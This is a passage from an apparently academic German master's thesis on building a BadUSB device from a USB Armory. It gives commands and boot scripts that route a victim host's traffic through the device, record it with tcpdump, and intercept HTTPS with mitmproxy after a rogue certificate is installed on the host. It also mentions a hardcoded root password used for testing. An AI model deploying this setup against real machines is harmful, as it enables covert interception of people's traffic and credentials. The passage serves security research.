
Ein Ping-Test ergab folgendes Ergebnis:

```
23:26:54.450983 IP 10.0.2.15 > 192.168.1.1: ICMP echo request
23:26:54.451466 IP 10.0.0.1 > 192.168.1.1: ICMP echo request
23:26:54.453880 IP 192.168.1.1 > 10.0.0.1: ICMP echo reply
23:26:54.454114 IP 192.168.1.1 > 10.0.2.15: ICMP echo reply
```


Abbildung 4.7 stellt das Ergebnis des Ping-Tests grafisch dar. Dabei sind auf der USB-Armory-Seite die Pakete nach den Zeilennummern markiert. Man erkennt, wie das ICMP-Paket durch den USB-Armory hindurch geroutet wird.

Grafische Darstellung

Folgende grafische Darstellung stellt die Ablaufreihenfolge des *Ping*-Kommandos dar, wie es am Hostsystem durchlaufen wird. Abbildung 4.8 erklärt den Ablauf des Requests. Die beiden Grafiken zeigen den Ablauf vom Erstellen des Pakets bis zum Verlassen über das Interface zum Router. Abbildung 4.9 stellt den Ablauf der Response dar. Die beiden Grafiken zeigen das Ankommen der Response am Interface bis hin zur lokalen Zustellung beim Host.




(a)




(b)

Abbildung 4.8: Die Kette startet in (a) in der Applikation. Hier wird der Pingrequest erstellt und über den Socket geschickt. Es wird die *OUTPUT*-Kette durchlaufen und dabei in der Tabelle *mangle* das Paket markiert. Danach wandert das Paket über die *POSTROUTING*-Kette über das Interface zum USB-Armory. In (b) kommt das Paket vom USB-Armory zurück und durchläuft die *PREROUTING*-Kette. Danach wird geprüft, ob das Paket lokal zugestellt (wenn Zieladresse die eigene ist), oder weitergeleitet wird. In diesem Fall wird das Paket weitergeleitet, da es noch immer der Pingrequest ist. Über die *FORWARD*-Kette gelangt das Paket wieder in die *POSTROUTING*-Kette. Hier wird über die Tabelle *nat* die Quelladresse vom USB-Armory wieder zurück auf die eigene geändert. Danach verlässt das Paket über das Interface den Host.



(a)



(b)

Abbildung 4.9: In (a) gelangt das Responsepaket in die *PREROUTING*-Kette. Da hier keine Regeln definiert sind, wandert es weiter zur Überprüfung, ob es lokal zugestellt werden soll. Da die Zieladresse mittels *nat* ausgetauscht worden ist, ist diese anhand der *Nat-Tabelle* wieder zurück auf den USB-Armory gesetzt worden und das Paket wird in die *FORWARD*-Kette geleitet. Über die *POSTROUTING*-Kette wird die Response über das Interface zum USB-Armory gesendet. In (b) kommt die Response vom USB-Armory wieder zurück. Da das Paket jetzt am Host adressiert ist, wird es nach der *PREROUTING*-Kette in die *INPUT*-Kette geleitet und dort zum Socket beziehungsweise der Anwendung zugestellt.

4.4.5 IP-Logger

Die Anforderungen an einen IP-Logger bei BadUSB sind zum einen das Loggen der gesamten IP-Kommunikation und zum anderen das Speichern dieser IP-Pakete in eine Datei. Diese Datei kann man später auf dem eigenen Rechner analysieren. Eine andere Möglichkeit wäre, bei BadUSB-Geräten mit Internetverbindung den gesamten Traffic zu kopieren und sofort an einen Server weiterzuleiten. Bei dieser Masterarbeit wird der Internetverkehr in eine Datei gespeichert. Dazu kommen bei IP-Paketen zwei Programme zur Verwendung.

Aufzeichnung mit tcpdump

Dieses Tool kann, wie in Abschnitt 3.3.1 beschrieben, den gesamten IP-Verkehr aufzeichnen und auch in einer Datei abspeichern. Zum Installieren auf Debian wird der Befehl:

```
aptitude install tcpdump
```

ausgeführt.

Ist *tcpdump* installiert, kann man das Aufzeichnen sofort mit

```
tcpdump -p -s0 -w sniffedFile.cap
```

starten. Der Parameter *-p* legt fest, dass der *Promiscuous Modus* nicht aktiviert werden soll. Der Parameter *-s0* legt fest, dass die Pakete nicht wie in der Default-Einstellung nach 68 Byte abgeschnitten werden, sondern voll aufgezeichnet werden (0=Unbegrenzt) [4].

Analyse mit Wireshark

Nachdem die von *tcpdump* aufgezeichnete Datei vom BadUSB gespeichert wurde, kann man diese mit *Wireshark* öffnen und analysieren.

Im folgenden Beispiel wurde ein *Ping*-Kommando mit drei Paketen zur IP-Adresse 192.168.1.105 geschickt. Das Ergebnis in *Wireshark* ist in Abbildung 4.10 zu sehen. Durch das Durchrouten am USB-Armory sind wieder vier Zeilen pro *Ping*-Kommando ersichtlich. Die ersten beiden Zeilen sind der *Request* und die zweiten beiden Zeilen der *Reply*.

Danach wurde die Internetseite *http://www.hoteldaniel.com/de/* aufgerufen und auch diese Kommunikation ist, wie in Abbildung 4.11 zu sehen, in *Wireshark* ersichtlich.

4.4.6 Passwort-Sniffer

Da man bei dem Erstellen von Regeln für das Routing Root-Rechte benötigt, muss man vorher das Passwort für Root-Rechte wissen. In dieser Masterarbeit wurde das Hauptaugenmerk auf das Umleiten von Internetverbindungen gelegt und das Auslesen des Passworts wurde nicht behandelt. Damit




Abbildung 4.10: Analyse mit Wireshark mit dem Filter ICMP.




Abbildung 4.11: Analyse mit Wireshark von allen TCP-Verbindungen.

die Eingabe am Hostsystem dennoch funktioniert, wurde das bekannte Host-Passwort, dessen Benutzer Root-Rechte besitzt, für Testzwecke *hard coded* in das Start-Script *StartArmoryAndHost.sh* geschrieben. Wie in Abschnitt 1.3.1 beschrieben, könnte man in Linux das Passwort zum Beispiel aus dem Speicher auslesen.

4.4.7 Sonstige Konfigurationen

Debugging

Da Debugging von Ethernet-Paketen im Kernel nicht vorgesehen ist, wurde in dieser Masterarbeit *Logging* verwendet. Bei *iptables* gibt es wie in Abschnitt 3.5.4 bei Regeln auch noch die Option *LOG*. So wird, sobald ein Paket eine Kette mit einem *LOG*-Eintrag durchläuft, eine Nachricht in */var/log/kern.log* geschrieben. Hierbei kann man zusätzlich einen Log-Level angeben:

1. alert
2. critical
3. error
4. warning
5. notice
6. info
7. debug

Möchte man wissen, wo Pakete beim Routing im Kernel laufen, aktiviert man in jeder Kette einen *LOG*-Eintrag für das Passieren eines Paketes. Als Beispiel für die Kette *PREROUTING* mit der Tabelle *mangle* und dem *Log-Level* 7 (*Debug*) könnte ein *LOG*-Eintrag, der *nur icmp*-Pakete aufzeichnet, wie folgt aussehen:

```
iptables -t mangle -I PREROUTING 1 -p icmp -j LOG --log-prefix="
    MANGLE-PREROUTING: " --log-level 7
```

Der entsprechende Output enthält folgende Informationen zu einem Paket:

```
Jul 10 12:08:54 osboxes kernel: [  316.918181] MANGLE-PREROUTING:
     IN=enx6ad9aef9f1ca OUT= MAC=6a:d9:ae:f9:f1:ca:72:35:c6
    :49:37:6f:08:00 SRC=10.0.0.1 DST=192.168.1.1 LEN=84 TOS=0x00
    PREC=0x00 TTL=63 ID=37283 DF PROTO=ICMP TYPE=8 CODE=0 ID=2507
     SEQ=1
```

Autostart

Damit die Routing-Einstellungen und das Starten des Programms zum Sniffen beim Booten automatisch ausgeführt werden, wurden das Script *StartArmoryAndHost.sh* und das Script zum Starten der HID-Tastatur zum Systemstart hinzugefügt.

Dazu wurde die Datei *rc.local* in */etc/* um die beiden Scripts erweitert:

```
#!/bin/sh -e
#
# rc.local
#
# This script is executed at the end of each multiuser runlevel.
# Make sure that the script will "exit 0" on success or any other
# value on error.
#
# In order to enable or disable this script just change the
    execution
# bits.
#
# By default this script does nothing.

# Generate ssh host keys if missing
FILES=$(ls /etc/ssh/ssh_host_* 2> /dev/null | wc -l)
if [ "$FILES" = "0" ]; then
  while [ $(cat /proc/sys/kernel/random/entropy_avail) -lt 256 ];
     do
    sleep 1;
  done
  /usr/sbin/dpkg-reconfigure openssh-server
fi

/home/usbarmory/hidnet.sh || exit 1
sleep 3
/home/usbarmory/StartArmoryAndHost.sh || exit 1

exit 0
```

Damit nach dem Ausführen von *hidnet.sh* alle Systemeinstellungen vor Ausführung des Routing-Scripts fertig geladen werden, ist noch ein Delay von 3 Sekunden eingefügt worden.

Im Script *StartArmoryAndHost.sh* wird als letzter Schritt das Script *Sniff.sh* aufgerufen, welches dann den Befehl zum Starten von *tcpdump* ausführt.

```
sudo tcpdump -p -s0 -w /home/usbarmory/SniffedFiles/tcpdump-
    $FILECOUNT.dump &
```

Der Befehl wurde so erweitert, dass bei jedem neuen Aufruf auch eine neue Datei angelegt wird. Zusätzlich wird das Programm im Hintergrund gestartet.

Das Script *Sniff.sh* wurde erstellt, damit später weitere Methoden zum Abhören definiert und hinzugefügt werden können.

Kapitel 5

Überwachen von HTTPS-Verbindungen

5.1 Hypertext Transfer Protocol Secure

Das Hypertext Transfer Protocol Secure, kurz HTTPS, ist vom Aufbau gleich wie HTTP und ist zusätzlich mit dem TLS/SSL-Protokoll verschlüsselt. Das heißt, dass sich jeder angefragte Server mit einem Zertifikat authentisieren muss. Die Verschlüsselung ist eine *End-to-End*-Verschlüsselung. Das bedeutet, dass jede Station zwischen Server und Client die Kommunikation nur verschlüsselt sieht.

5.1.1 Funktionsweise von HTTPS

Die Funktion von Hypertext Transfer Protocol Secure ist in Abbildung 5.1 vereinfacht beschrieben [9]:

1. Zuerst schickt der Client einen HTTPS-Request zum Server.
2. Der Server antwortet mit dem Zertifikat des öffentlichen Schlüssels zur Authentifizierung.
3. Der Client überprüft das Zertifikat. Ist das Zertifikat ungültig, wird die Verbindung abgebrochen.
4. Wird das Zertifikat als gültig befunden, erzeugt der Client symmetrische Sitzungsschlüssel.
5. Die symmetrischen Sitzungsschlüssel werden nun mit dem öffentlichen Schlüssel des Servers verschlüsselt und an den Server gesendet. Zusätzlich müssen sich Client und Server auf ein Verschlüsselungsverfahren abstimmen.
6. Der Server entschlüsselt mit seinem privaten Schlüssel den symmetrischen Schlüssel.




Abbildung 5.1: Vereinfachte Funktion und Ablauf von HTTP Secure. (Bildquelle: Elektronik Kompendium [9])

7. Die HTTPS-Response wird vom Server mit dem Sitzungsschlüssel verschlüsselt.
8. Der Client kann diese entschlüsseln und den Inhalt lesen.
9. Alle weiteren Requests und Responses werden verschlüsselt übertragen, bis die Verbindung abgebaut wird.

5.1.2 HTTP Strict Transport Security

Mit HTTP Strict Transport Security, kurz HSTS, wird der Browser gezwungen, nur HTTPS zu benutzen. Wenn ein Browser HSTS unterstützt, wandelt dieser jeden HTTP-Request in einen verschlüsselten HTTPS-Request um. Dazu sendet der Server zusätzliche Header-Informationen wie die HSTS In-




Abbildung 5.2: TLS im TCP/IP Stack.

formation und eine Zeitspanne in Sekunden:

```
Strict-Transport-Security: max-age=604800
```

Dieser Header teilt dem Browser mit, dass dieser die Webseite die nächsten sieben Tage nur verschlüsselt aufrufen soll. Dieser Mechanismus kann zum Beispiel gegen SSL-Stripping, siehe Abschnitt 3.3.5, verwendet werden.

5.2 TLS/SSL

5.2.1 Was ist TLS/SSL

Secure Socket Layers (SSL) wurde ursprünglich von Netscape entwickelt, um bei Transaktionen die persönlichen Daten von Kunden zu schützen. Um dies umsetzen zu können, wurde es zwischen dem *TCP*-Layer und der Anwendungsschicht implementiert. Dadurch konnten Protokolle wie HTTP, E-Mail und viele andere unverändert weiter betrieben werden.

Als das SSL-Protokoll von der *Internet Engineering Task Force* später standardisiert wurde, wurde es zu *Transport Layer Security* umbenannt. Viele setzen TLS mit SSL gleich, was technisch falsch ist, denn beide beschreiben eine unterschiedliche Version des Protokolls [19].

Wie in der Abbildung 5.2 zu sehen, ist TLS/SSL in der Transportschicht des TCP/IP Stack zu finden.

5.2.2 TLS-Angriffe

Für Angriffe auf TLS/SSL gibt es eine Reihe von Möglichkeiten. Durch die Verschlüsselung der Daten kann man entweder, wie in Abschnitt 3.1.2 beschrieben, ein eigenes Zertifikat mit eigenen öffentlichen Schlüssel einschleusen oder mit geeigneten Techniken versuchen, den Geheimtext mit Kryptoanalyse zu entschlüsseln. Einige Beispiele für solche Techniken sind:

- Padding-Oracle-Angriff

- BEAST (Browser Exploit Against SSL/TLS)
- Kompressionsangriffe

Weiters gibt es Techniken, gefälschte Zertifikate so zu verändern, dass der Browser diese als gültig befindet. Dazu wird die CA eines gültigen Zertifikats auf das gefälschte Zertifikat gesetzt [32].

5.3 Implementierung

Für das Überwachen und Aufzeichnen von HTTPS-Seiten benötigt man, wie bei HTTP einen *Man-in-the-Middle*-Angriff. Hierzu wird auf das Routing von Abschnitt 4.3.2 aufbauend das Tool *mitmdump* verwendet. Zusätzlich wird das von *mitmproxy* erstellte Zertifikat im Hostsystem installiert.

5.3.1 Installation

Die Installation von *mitmproxy* beziehungsweise *mitmdump* (Version 0.10.1) am USB-Armory erfolgt mit

```
sudo apt-get install mitmproxy
```

Aktuellere Versionen sind auf der Herstellerseite[1] verfügbar. Bei der Implementierung dieser Masterarbeit wurde auch die neuere Version 0.17.1 getestet. Diese konnte aber am USB-Armory mit dem installierten Linuxsystem nicht installiert werden.

5.3.2 Aufzeichnung

Konfiguration

Um eine Aufzeichnung starten zu können, muss zuerst der USB-Armory konfiguriert werden. Falls IP-Forwarding noch nicht aktiviert ist, muss dies mit

```
sysctl -w net.ipv4.ip_forward=1
```

aktiviert werden.

Die Ports 80 (HTTP) und 443 (HTTPS) müssen auf einen gemeinsamen Port weitergeleitet werden, da *mitmproxy* nur einen Port überwachen kann:

```
iptables -t nat -A PREROUTING -i usb0 -p tcp --dport 80 -j
    REDIRECT --to-port 8080
iptables -t nat -A PREROUTING -i usb0 -p tcp --dport 443 -j
    REDIRECT --to-port 8080
```

[1] https://mitmproxy.org/

mitmproxy

Nach der Konfiguration startet man *mitmproxy* mit

```
mitmproxy -T --host
```

mit den Parametern *-T* für einen transparenten Proxy und *–host* für das Benutzen eines *Host headers*.

Damit die Verbindung aufgebaut werden kann, muss am Hostsystem das Zertifikat installiert werden. Das kann man beispielsweise durch Aufrufen der Adresse *mitm.it* im Browser. Hier stehen Installationsmöglichkeiten für *Apple*, *Windows*, *Android* und *Other* zur Verfügung. In Linux installiert man letzteren Punkt (siehe Abbildung 5.3) oder man erstellt ein eigenes Zertifikat und installiert es im Browser.

Zum Erstellen eines eigenen Zertifikats kann man zum Beispiel *openSSL*, wie in Abschnitt 3.4.2 beschrieben, verwenden.

Wenn das Zertifikat installiert ist, kann man nun mit *mitmproxy* die Verbindungen in Echtzeit mitverfolgen. Ein Beispiel dazu zeigt Abbildung 5.4.

mitmdump

Da man bei BadUSB-Geräten die Verbindungen speichern möchte, um diese später analysieren zu können, kann man die Konsolenversion *mitmdump* dazu verwenden, eine Datei mit den Kommunikationsdaten zu erstellen:

```
mitmdump -T --host -q -w <Filename> &
```

Der Parameter *-q* steht für *quiet*, da man auf der Konsole in diesem Anwendungsfall keinen Echtzeit-Output haben möchte.




Abbildung 5.3: Installation eines Zertifikats im Browser.




Abbildung 5.4: Ausführung von *mitmproxy*.

Autostart

Damit beim Booten des USB-Armory das Abhören automatisch startet, wurde das Script aus Abschnitt 4.4.7 um den *mitmdump*-Befehl erweitert. Dem Benutzer steht zur Auswahl, ob nur HTTP oder HTTP/S aufgezeichnet werden soll:

```
if [ "$sniffprog" -eq 1 ]; then
  # Start tcpdump only HTTP!
  sudo tcpdump -p -s0 -w /home/usbarmory/SniffedFiles/tcpdump-
    $FILECOUNT.dump &
elif [ "$sniffprog" -eq 2 ]; then
  sudo iptables -t nat -A PREROUTING -i usb0 -p tcp --dport 80 -j
     REDIRECT --to-port 8080
  sudo iptables -t nat -A PREROUTING -i usb0 -p tcp --dport 443 -
    j REDIRECT --to-port 8080
  sleep 4
  # Start mitmdump for HTTP/HTTPS
  mitmdump -T --host -q -w /home/usbarmory/SniffedFiles/mitmdump-
    $FILECOUNT &
fi
```

Soll das Zertifikat automatisch installiert werden, muss man per HID-Tastatur die Eingaben automatisiert aufrufen. Diese Aufrufe werden im Script

implementiert, allerdings nur für Firefox. Dieses Script kann vor dem Start konfiguriert werden und ist in Anhang A zu finden.

5.3.3 Analyse

Zur späteren Analyse der aufgenommenen Daten kann man wiederum *mitmproxy* verwenden. Mit dem Parameter *-r* kann man Files laden:

```
mitmproxy -r <Filename>
```

Wie in Abbildung 5.5 ersichtlich, ist es möglich, Request wie auch Response Inhalte anzeigen zu lassen.

